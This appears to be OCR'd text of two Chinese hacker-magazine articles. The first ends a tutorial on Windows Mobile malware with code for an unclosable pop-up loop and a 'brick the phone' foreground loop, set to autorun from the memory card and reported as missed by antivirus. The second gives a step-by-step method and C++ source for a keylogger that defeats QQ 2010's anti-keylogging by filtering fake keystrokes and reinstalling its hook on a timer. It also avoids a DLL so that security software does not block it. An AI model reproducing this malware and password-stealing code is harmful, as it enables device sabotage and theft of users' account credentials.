        MessageBox(NULL, TEXT("Hacked By GuiGu."),TEXT
("FUCK!!!"), MB_OK);
    }
    return 0;
}
```

使用 while 循环让窗口不断循环，如滔滔江水，绵绵不绝。呵呵！运行起来看看，是不是对话框已经关不掉了呢？如果重启手机这个对话框不就没了么？如何让程序自动运行呢？在 Windows Mobile 6 SDK 的实例中有这样一段叙述：

```
// The executable must be named autorun.exe and placed in a processor
// specific directory (2577) on the MMC card.
// When the card is inserted, the application will be launched with
// "install" as its command line. When the card is removed, the application
// will be launched with "uninstall" as its command line.
```

意思就是说如果将程序命名为 autorun.exe，并将程序复制到手机存储卡根目录下名为 2577 的文件夹里，当手机加载智能卡的时候就会自动运行程序。这样就可以实现一个简单的开机运行的流氓软件了。

2. 手机变板砖

通过前面的学习，大家已经知道了手机程序的一般开发流程。下面我们再学习两个 API，让手机变板砖。

- GetDesktopWindow 函数：获得桌面窗口句柄。
- SetForegroundWindow 函数：将桌面窗体设置为前景窗体。

通过这两个函数，可以将让手机一直显示桌面，不管执行什么功能操作，手机依然无动于衷。代码如下（也很好理解）：

```
#include "stdafx.h"
int _tmain(int argc, _TCHAR* argv[])
{
    HWND hWnd;
    hWnd = GetDesktopWindow();
    while(1)
    {
        SetForegroundWindow(hWnd);
    }
    return 0;
}
```

首先获得桌面窗口句柄，然后将桌面窗口设置为前景窗体，也就是循环重置前景窗体为桌面窗口。无论按什么键、执行什么操作，手机依然无动于衷，板砖一块。调试执行的效果如图 6 所示。




图 6

由于目前手机杀毒软件的杀毒能力很弱，因此很多病毒基本是可以在手机中横行的。下面看一下我的实测效果。

主机：华硕 P550

系统：Windows Mobile 6.1

图 7 所示的是运行了无限弹窗程序后的效果。可以看到手机安装了网秦杀毒软件，但是它并未发现外面的恶意程序。




图 7



图 8

将程序复制到手机存储卡的 2577 文件夹后，手机在启动加载存储卡时就会运行程序。如图 8 所示，杀毒软件并没有检测到病毒。

下面是手机变成板砖后的效果，手机开机后加载存储卡，运行板砖程序，效果就是一开机，手机就停在这里了，没有任何反应。最后只能重启。




图 9

本文主要向大家讲述手机病毒的简单开发流程，要写出功能强大的病毒还需要更深入的研究，希望在以后的日子里能和大家一起探讨相关技术。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：用户、QQ、密码保护



用户态突破 QQ 密码保护机制

文　杭州电子科技大学通信工程学院　张丹枫

最近在做毕业设计，是关于 Windows Hook 的课题，于是我就想先做一个全局键盘钩子截一下键盘输入试试看，经过几天的研究和测试，成功截获键盘输入，我的第一次 Hook 尝试宣告成功。想拿 QQ 2010 试试手，结果什么也截不到，失望……在网上搜了一圈后，发现早已有人做过如下结论："QQ 2010 的密码通过一般的全局键盘钩子是截不到的，就算是用更加底层的 WH_KEYBOARD_LL 底层键盘钩子也只能够截到一堆无用的虚假按键消息"。后来我也改用 WH_KEYBOARD_LL 测试了一下，果然如此。在网上寻找相关资料的时候，发现大家都说 QQ 是在驱动级对密码的输入进行了保护，从用户级根本无法截获它的密码。真是这样吗？后来，无意中在网上看到一篇关于截获 QQ 密码的博客，其中有一段话："QQ 希望别人不能拦截他的密码，因此主动产生干扰，但它自己也要对收到的干扰进行过滤！这样就进入一个很奇妙的悖论，如果干扰和真正的输入完全无法区分，那么其他程序就完全没有能力截取密码，但是这样 QQ 自己也无法接收到用户输入的内容！如果 QQ 自己要能

够区分，它就必须指定一个区分的标准，这样其他程序就能够研究、分析、学习、跟随QQ的做法，导致QQ的干扰变得没有意义，仅剩下浪费系统资源的作用。”在这段话的启发下，我经过实验和研究，发现QQ确实发送了虚假按键消息。但是，QQ发送虚假按键消息时，将其部分参数故意做了设置，以便与真实按键消息相区别。在此基础上，我设计了一个程序，能够截获到QQ 2010的登录信息。

QQ密码保护机制探讨

以下是我对QQ密码保护机制的研究过程和结果，在这里整理出来，与大家探讨。

（1）在探讨密码保护机制之前，我进行了一些键盘钩子尝试，以大致了解其保护过程。首先，在程序中设一个普通的全局键盘钩子 WH_KEYBOARD，结果什么都没截到。于是又换成底层键盘钩子 WH_KEYBOARD_LL 试了下，这次能截到消息了，但是截下来的都是QQ发出的一堆虚假按键消息，而且根据这些按键消息出现的频率来看，QQ 应该是使用了一个计时器来发送这些虚假按键消息的。那QQ是用什么函数发送这些虚假按键消息的呢？这些消息既然可以被WH_KEYBOARD_LL钩子截到，那么它们就不可能是用 PostMessage()和 SendMessage()两个函数发出的：因为使用 PostMessage()或 SendMessage()函数发出的按键消息会直接发到程序的线程消息队列中，而WH_KEYBOARD_LL 钩子截获的是到达系统消息队列之前的按键消息。所以我初步断定QQ是用 Keybd_event()或 SendInput()函数来发送虚假按键消息的。MSDN 上说了，用 Keybd_event()发出的虚假按键消息，可以通过 KBDLLHOOKSTRUCT 结构中的 flags 成员变量的值来区分，此结构包含了一个按键的几乎所有信息，是通过 WH_KEYBOARD_LL 钩子的 lparam 参数传进来的。由于下面很多地方都用到了这个结构，所以有必要先说一下这个结构的定义：

```
typedef struct tagKBDLLHOOKSTRUCT {
    DWORD    vkCode;    //虚拟键码
    DWORD    scanCode;  //扫描码
    DWORD    flags;     //标志位（已在上面用到过）
    DWORD    time;      //时间戳（通过 GetMessageTime()函
                        //数返回）
    ULONG_PTR dwExtraInfo;//扩展位（自定义按键信息，若为
                        //真实按键此参数为 0）
} KBDLLHOOKSTRUCT, *PKBDLLHOOKSTRUCT,
*LPKBDLLHOOKSTRUCT;
```

于是我做了下面的判定：

```
PKBDLLHOOKSTRUCT pKeyboardHookStruct = (PKBDLLHO
OKSTRUCT)lParam;
DWORD dwFlags = pKeyboardHookStruct->flags;
//判断该按键是否来自 keybd_event()调用，1 表示是，0 表示否
if (dwFlags & LLKHF_INJECTED)
    OutputDebugString(_T("is keybd_event()"));
else
    OutputDebugString(_T("isn't keybd_event()"));
```

但是我发现不管真实按键还是虚假按键程序都返回 0，所以判断 QQ 不是用 keybd_event()来发虚假按键的，而是用 SendInput()。

（2）接下来，需要区分真实按键和使用 SendInput()发出的虚假按键。我曾试着用 Hook API 的方法（IAT 法）去截获 SendInput()函数——因为我想只要能把这个 API 函数废掉，QQ 也就没办法再发送它的虚假按键消息了，但是没有成功。我又换做截 SetWindowsHookEx()函数也不行，QQ 好像对这些“敏感”API 函数有特定的保护机制，即使修改了这些 API 函数在导入表中的地址，QQ 还是会在它们被执行之前恢复这些被修改的地址使之正常执行，所以只能放弃使用这个方法了。在网上又苦苦寻觅一番之后，发现有人也曾讨论过这个问题，最后在某位网友的一条评论中发现了一点线索，他说以前 QQ 发出的虚假按键消息在 KBDLLHOOKSTRUCT 结构中的 dwExtraInfo 参数值是 0x21，不确定现在的版本是否仍然是这个值。于是我尝试对真实按键消息和 QQ 发出的那些虚假按键消息的 dwExtraInfo 参数值进行了调试跟踪，结果发现 QQ 发出的那些虚假按键消息的 dwExtraInfo 参数值几乎都是 QQ 自定义的 0x21（有时也掺杂着 0x20 和 0x22），而真实按键消息的这个参数值为 0！所以我想只要把在这个参数上面做了 QQ 自定义标记的按键消息全过滤掉，那留下来的就应该就是真实按键了。

下面是我做出的判定：

```
//过滤 QQ 自定义虚假按键，条件是 dwExtraInfo==0x21(或 0x20, 0x22)
ULONG_PTR dwExtraInfo = pKeyboardHookStruct->dwExtraInfo;
if (dwExtraInfo == 0x20)
    OutputDebugString(_T("QQ 自定义按键：0x20"));
else if (dwExtraInfo == 0x21)
    OutputDebugString(_T("QQ 自定义按键：0x21"));
else if (dwExtraInfo == 0x22)
    OutputDebugString(_T("QQ 自定义按键：0x22"));
else
{
    CString str;
    str.Format(_T("%x"), dwExtraInfo);
                    //取 dwExtraInfo 的 16 进制值
    OutputDebugString(_T("其他按键：0x") + str);
}
```

但是，结果没有预想的那么完美。当我过滤掉这些做了标记的虚假按键之后，发现几乎完全截不到按键消息了（只有本程序刚运行并设下 WH_KEYBOARD_LL 钩子的时候才能截到几个虚假按键消息，然后就什么都没有了），说明先前截下来的这些按键消息全部都是虚假按键消息，经过过滤之后就什么都没有了。那我自己输入的那些按键消息去哪了呢？

（3）使用 XueTr 查看了 QQ 登录窗口设下的钩子，发现只要 QQ 登录窗口一开始运行，就会设下两个钩子：WH_DEBUG 和 WH_KEYBOARD_LL。通过查看 MSDN，知道 WH_DEBUG 钩子可以管理很多其他普通的钩子，其中也包括普通键盘钩子 WH_KEYBOARD，此钩子函数在系统调用其他钩子函数前被调用，可以使用此钩子来判定是否调用与其他钩子关联的钩子过程函数。难怪我一开始使用 WH_KEYBOARD 全局钩子去截密码的时候什么都截不到，原来是被 QQ 的这个 WH_DEBUG 钩子屏蔽掉了。

但是 QQ 为什么自己也设置了一个 WH_ KEYBOARD_LL 钩子呢？进一步查阅资料才知道，钩子函数有这样的特点：最近（最后）安装的钩子放在钩子链表的开始处，最早安装的钩子则放在最后，当钩子监视的消息出现时，操作系统调用链表开始处的第一个钩子处理函数进行处理，也就是说最后加入的钩子优先获得控制权。这样，只要 QQ 的 WH_KEYBOARD_LL 钩子始终都是在该钩子链表的最前面位置，也就是始终都在我们的 WH_KEYBOARD_LL 钩子前面，那么就可以让我们的钩子函数什么都得不到了：QQ 将真实按键消息全部保留下来了，而将虚假按键消息传给了我们。

（4）为了解决这个问题，需要将我们自己的WH_KEYBOARD_LL钩子设置在QQ的WH_KEYBOARD_LL钩子之前。我猜QQ会定时或者在每次按下按键的时候都会刷新一下WH_KEYBOARD_LL钩子句柄，即重新卸载和安装一次WH_KEYBOARD_LL钩子，以保证它在有按键真正按下时能及时处于钩子链表的最前面位置。于是我用了一个计时器（频率设为50ms），不断地对我自己设下的WH_KEYBOARD_LL钩子进行卸载和安装，果然，在截获下来的按键消息中终于看到了我自己按下的按键内容了!

但是仍然有问题：在截到的按键消息中又夹杂了新一批的虚假按键消息，而且这些虚假按键的dwExtraInfo参数都是0（与真实按键一样）!在这里怎么会无缘无故多出来这些虚假按键呢？我想这应该是跟我刚刚设下的定时器定时对WH_KEYBOARD_LL钩子进行卸载和安装有关。可能QQ有一个判别机制，就是当QQ识别到外界程序安装了WH_KEYBOARD_LL钩子的话，就会发一个不做标记的虚假按键消息。我的程序此时是用一个定时器在不断地卸载和安装WH_KEYBOARD_LL钩子，所以，QQ也就等于是在用一个计时器发虚假按键消息。QQ肯定要对这些虚假按键消息做标记，否则QQ自己也无法区分真实按键和虚假按键消息了，要是这样的话QQ怎么能照常正常登录呢?

（5）QQ肯定还有某种途径可以区分真实按键和那些未标记的虚假按键，我肯定是漏掉了什么。于是我又回到上面的KBDLLHOOKSTRUCT结构看了一下它的参数，发现还有一个time参数。抱着试一试的心情，我又仔细查看了真实按键和QQ的那些未标记的虚假按键在这个time参数上的区别，结果发现两者在数值上果然是很不一样。查询MSDN，发现真实按键的time参数值是通过GetMessageTime()函数的返回值来填充的，而那些虚假的按键消息应该就是使用QQ自己设置的值来填充的，所以可以用GetMessageTime()函数来分别比较真实按键和虚假按键在这个参数上的值，与之相等的便是真实按键（由于在按按键时系统得到的这个参数值和我自己在程序里调用GetMessageTime()函数得到的参数值不是在同一时间发生的，所以在数值上略有偏差，但是偏差不大，所以还是可以用此方法来比较的）。而且，用这个方法进行区分时，也省去了一开始使用dwExtraInfo参数去区分真实按键和那些被QQ标记过的虚假按键的步骤。代码如下：

```
//比较按键的时间戳
DWORD dwTime = pKeyboardHookStruct->time;
if ((dwTime - GetMessageTime()) & 0xffff0000)   //不是真实按键
{
    return CallNextHookEx(g_hLowLevelKeyboardHook, nCode,
                    wParam, lParam);
}
```

再重新编译程序，运行后发现，那些定时发送的未标记虚假按键是过滤掉了，但是还有一部分虚假按键没有过滤掉：每当我按下一个按键的时候，我的程序会截获到两个按键消息，一个是我按下的按键，另一个是伴随的虚假按键。

（6）为什么此时还会同时出现一个真实按键和一个虚假按键呢？我猜想应该是QQ在接收到真实按键之后将其保留了，而同时又发了一个虚假按键来干扰其他钩子程序。而现在的情况是我的钩子在QQ的钩子之前，所以就同时截到了真实按键和那个虚假按键。还是通过time这个参数观察这两个按键消息，发现两者的这个参数值完全相同，应该是QQ直接把真实按键的time参数值保存下来赋给了它的虚假按键。我觉得这里QQ的本意是想让这两个按键除了虚拟码和扫描码以外的其他参数都完全相同，造成完全无法区分两者的假象。但是偏偏就是因为两者的time参数完全相同，又给了我们一个区分它们的方法，就是把上一次截获下来的按键的time参数值先保存下来，再与此次按键消息的time参数值比较，如果相等，就说明是虚假按键；不等，就是真实按键。个人觉得QQ在这里有点弄巧成拙，其实只要稍微改一下这个虚假按键的time参数值，就不容易区分它们了。下面是我的处理代码：

```
if (g_dwPerTime == dwTime)
{
    return CallNextHookEx(g_hLowLevelKeyboardHook, nCode,
                    wParam, lParam);
}
CString strKeytext = CQQViewDlg::GetKey(pKeyboardHookStruct);
OutputDebugString(strKeytext); //输出真实按键
//保存当前的pKeyboardHookStruct->time参数，用于下次比较
g_dwPerTime = dwTime;
return CallNextHookEx(g_hLowLevelKeyboardHook, nCode,
            wParam, lParam);
```

到这里，基本上完成了所有过滤QQ虚假按键消息的任务，密码也可以完全截下来了。总结一下，QQ的密码保护，如果从应用态来进行处理，需要注意如下几点：

- QQ使用SendInput()来发送虚假信息。
- QQ设置了WH_KEYBOARD_LL钩子。我们的程序如果要正常运行，必须保证我们自己的WH_KEYBOARD_LL运行在QQ的WH_KEYBOARD_LL之前。
- QQ对虚假按键信息作有标记，以便与真实按键信息相区别。

本程序的运行效果如图1所示。




图1

QQ的密码框保护机制其实也没那么神秘。我用的都是用户层的一些东西，都没去用什么驱动级、内核级之类的代码，也没有去内存中读取密码（其实是本人水平有限，不会用这些），就只是用了一个WH_KEYBOARD_LL底层键盘钩子而已，而且没有用DLL，直接写成了一个.exe文件（使用DLL容易被360等安全软件拦截）。

关键代码说明

1. 全局变量和全局函数的定义

```
CString g_strUsername;          //保存账号的字符串
CString g_strPassword;          //保存密码的字符串
CWnd *g_editUsername;           //本程序账号控件对象指针
CWnd *g_editPassword;           //本程序密码控件对象指针
```

```
HWND g_hQQUsernameWnd = NULL;  //QQ账号控件窗口句柄
HWND g_hQQPasswordWnd = NULL;  //QQ密码控件窗口句柄
int g_nPWFocusPos = 0;                //当前输入焦点位置
DWORD g_dwPerTime = NULL;           //前次按键的时间戳
HHOOK g_hLowLevelKeyboardHook = NULL;
                              //WH_KEYBOARD_LL 钩子句柄
//WH_KEYBOARD_LL 钩子处理函数
LRESULT CALLBACK LowLevelKeyboardProc(int nCode, WPARAM
wParam, LPARAM lParam);
//获取QQ账号的线程函数
DWORD WINAPI ThreadProc(LPVOID lpParam);
//获得按键字符
CString GetKey(PKBDLLHOOKSTRUCT pKeyboardHookStruct);
//判断QQ登录窗口中输入焦点落在哪个Edit控件中
HWND GetFocusEx();
```

因为程序中有WH_KEYBOARD_LL钩子处理函数，而该函数是用于系统的回调函数，所以必须定义成全局函数，但是这个函数中又需要使用一些变量和函数，因此这些变量和函数也都必须定义成全局的。

2．开始和结束记录函数

```
BOOL CQQRecordDlg::StartRecord(void)
{
    SetTimer(2, 1000, NULL); //监视QQ登录框的开启（1000ms）
    if (!SetHook())
    {
OutputDebugString(_T("Can't start!"));
        return FALSE;
    }
    SetTimer(1, 10, NULL);
                //WH_KEYBOARD_LL 卸载安装定时器（10ms）
    return TRUE;
}
BOOL CQQRecordDlg::StopRecord(void)
{
    KillTimer(1);
    KillTimer(2);
    if (!DeleteHook())
        return FALSE;
    return TRUE;
}
```

这两个函数主要负责开始和结束截获QQ账号及密码的任务，包括对WH_KEYBOARD_LL钩子及相应的定时器设置和卸载操作，在对话框初始化时和按钮处理函数中被调用。

3．定时器处理函数

```
void CQQRecordDlg::OnTimer(UINT_PTR nIDEvent)
{
    switch (nIDEvent)
    {
    case 1: //WH_KEYBOARD_LL 卸载安装定时器（10ms）
        if (DeleteHook())
            if (SetHook())
        break;
    case 2: //监视QQ登录框的开启（1000ms）
        if (!FindQQLogin())
        {
            //如果此刻之前显示"QQ已开启！"或"停止监视！"
            if(m_iQQLoginStatus == PREOPEN || m_iQQLoginStatus
== PRESTOP)
            {
                g_strUsername = g_strPassword = _T("");
                m_iQQLoginStatus = PRECLOSE;
                OutputDebugString(_T("QQ登录框未开启..."));

    GetDlgItem(IDC_STATIC_INFO)->SetWindowText(_T("QQ
登录框未开启..."));
            }
            break;
        }
        else
        {
            //如果此刻之前显示"QQ登录框未开启"或"停止监视！"
    if (m_iQQLoginStatus == PRECLOSE || m_iQQLoginStatus ==
PRESTOP)
            {
                if (g_strPassword == _T(""))
                {

        GetDlgItem(IDC_EDIT_PASSWORD)->SetWindowText(_T(""));
                }
    OutputDebugString(_T("QQ已开启！"));

        GetDlgItem(IDC_STATIC_INFO)->SetWindowText(_T("QQ
已开启！"));

                m_iQQLoginStatus = PREOPEN;
            }
            GetQQUsernameInfo();
            break;
        }
    default:
        break;
    }

    CDialog::OnTimer(nIDEvent);
}
```

本程序设有两个定时器，一个是对WH_KEYBOARD_LL钩子的定时卸载和安装，频率设为50ms，另一个用于实时监视QQ登录框的开启和关闭，频率设为1000ms，若QQ登录框当前是开启状态，则获取当前用户账号。

4．寻找并获取QQ登录框信息

```
BOOL CQQRecordDlg::FindQQLogin(void)
{
    HWND hQQLogin = NULL;
    hQQLogin = ::FindWindowEx(NULL, NULL, _T("TXGui
Foundation"), _T("QQ2010"));
    if (NULL == hQQLogin)
    {
        OutputDebugString(_T("find QQ failed!!!"));
        return FALSE;
    }
    OutputDebugString(_T("find QQ"));
    HWND hQQChildWnd = NULL;
    HWND hQQUsernameWnd = NULL;
HWND hQQPasswordWnd = NULL;
    hQQChildWnd = ::GetWindow(hQQLogin, GW_CHILD);
    hQQUsernameWnd = ::GetWindow(hQQChildWnd, GW_
HWNDFIRST);
    hQ
QPasswordWnd = ::GetWindow(hQQChildWnd, GW_HWNDNEXT);
    if (!hQQPasswordWnd)
    {
        OutputDebugString(_T("get QQPasswordWnd failed!!!"));
        return FALSE;
    }
    OutputDebugString(_T("get QQPasswordWnd"));
    g_hQQUsernameWnd = hQQUsernameWnd;
    g_hQQPasswordWnd = hQQPasswordWnd;
    return TRUE;
}
```

此函数在计时器响应函数中使用，用于定时检查QQ登录框是否开启，若已开启，则把QQ账号和密码控件窗口句柄保存在全局变量中，以便其他函数使用。

5．获取并显示QQ账号

```
BOOL CQQRecordDlg::GetQQUsernameInfo(void)
{
    TCHAR tempbuf[256] = {0};
    if(!::SendMessage(g_hQQUsernameWnd, WM_GETTEXT,
256, (LPARAM)tempbuf))
    {
```

```
            g_editUsername->SetWindowText(_T(""));
            g_strUsername = _T("");
            return FALSE;
        }
        CString strUsername = tempbuf;
        g_editUsername->SetWindowText(strUsername);
        g_strUsername = strUsername;
        return TRUE;
}
```

此函数用于获取当前QQ登录框中的账号并把它显示在本程序对应的账号处。

6. WH_KEYBOARD_LL底层键盘钩子的安装和卸载函数

```
BOOL CQQRecordDlg::SetHook(void)
{
    g_hLowLevelKeyboardHook = SetWindowsHookEx(WH_
